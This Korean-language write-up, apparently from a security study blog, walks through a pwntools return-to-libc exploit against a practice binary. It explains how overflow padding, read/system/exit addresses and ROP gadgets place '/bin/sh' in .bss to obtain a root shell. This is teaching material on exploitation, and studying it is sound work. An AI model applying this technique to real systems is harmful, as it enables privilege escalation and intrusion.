
☞ exploit.py

다음은 exploit.py 실행 후 payload에 의해 변화된 RTL 프로그램의 Stack Memory 구조입니다. 우리는 앞서 찾아보았던 각각의 주소들을 exploit.py에 입력한 후 exploit.py를 실행해보았으며, 이후 RTL 프로그램의 Stack Memorty 구조가 기존과 다르게 변화된 것을 알 수 있었습니다. 지금부터 아래 그림을 보며 exploit.py를 분석해보고자 합니다.



exploit이란 공격에 사용되는 코드로 우리는 이를 편하게 사용하기 위해 python으로 작성하였으며, pwntools란 도구를 사용하였습니다. 따라서, 우리가 필요한 모듈인 os와 pwntools를 import 해줍니다. 이후, process() 함수를 이용하여 rtl 프로그램을 실행할 수 있도록 해준 후, 앞서 gdb 명령어를 통해 찾았던 각각의 주소를 입력해줍니다. 그리고나서 payload에 의해 프로그램이 동작하면서 결국엔 root shell을 얻게 됩니다. 우선 전체적인 control flow를 분석해보겠습니다.

256Byte의 크기를 가진 buf와 4Byte의 크기를 가진 main()함수의 EBP에 A라는 문자를 260Byte만큼 채워준 후 이를 payload 값으로 가집니다. 이후, p32() 함수에 의해 각각의 주소 값들은 32비트 리틀 엔디안 형식으로 패킹되어 payload 값을 주기적으로 바꿔줍니다. 마지막으로 exit() 함수에 의해 프로그램이 종료되면 4Byte만큼 A라는 문자를 다시 payload에 채워주고, send() 함수에 의해 payload 값을 실행 중인 ./rtl로 전송하게 되는데 sleep() 함수로 인해 해당 프로세스가 0.5ms간 block상태로 유지하게 됩니다. 이때, 다시 '/bin/sh\00'이란 문자열을 RTL 프로그램에게 전송한 후 interactive() 함수에 의해 shell과 직접적으로 명령을 전송 및 수신할 수 있게 됩니다.



전체적인 control flow를 알아보았다면 이제는 payload 값이 주기적으로 바뀌면서 변화된 RTL 프로그램의 Stack Memory 구조와 연관 지어 분석해보겠습니다.

RTL 프로그램에서 read() 함수를 호출하게 되면 exploit.py의 payload 값에 이미 A라는 문자를 260Byte 크기만큼 채워졌기 때문에 main() 함수의 return address 위치에 read() 함수의 주소가 저장됩니다. 이후, read() 함수가 return 될 때 pppr gadget의 주소를 넣어주어 esp의 위치를 변경하여 read(0, buf, 512)가 실행되는 것이 아닌 read(0, bss, 8)가 실행됩니다. 기존에는 buf의 주소를 512Byte 크기만큼 읽어 들이는 것이라면 gadget을 통해 esp 위치가 바뀐 후 bss의 주소를 8Byte 크기만큼 읽어 들이게 되는 것으로 7Byte 크기를 가지는 /bin/sh과 1Byte 크기를 가지는 NULL 값을 가져오게 됩니다. 다음으로 system() 함수가 실행되고 해당 함수가 return 될 때 pr gadget의 주소를 넣어주어 또다시 esp의 위치를 변경하여 bss의 주소를 system() 함수의 인자로 전달시켜줍니다. 이후 0을 인자로 갖는 exit() 함수를 호출하여 프로그램을 종료하고 exit() 함수의 return address에 A라는 문자를 4Byte 크기만큼 채워집니다.

결과적으로 payload 분석내용과 전체 control flow를 종합해보면 우리의 최종목표인 root shell을 획득했음을 알 수 있습니다.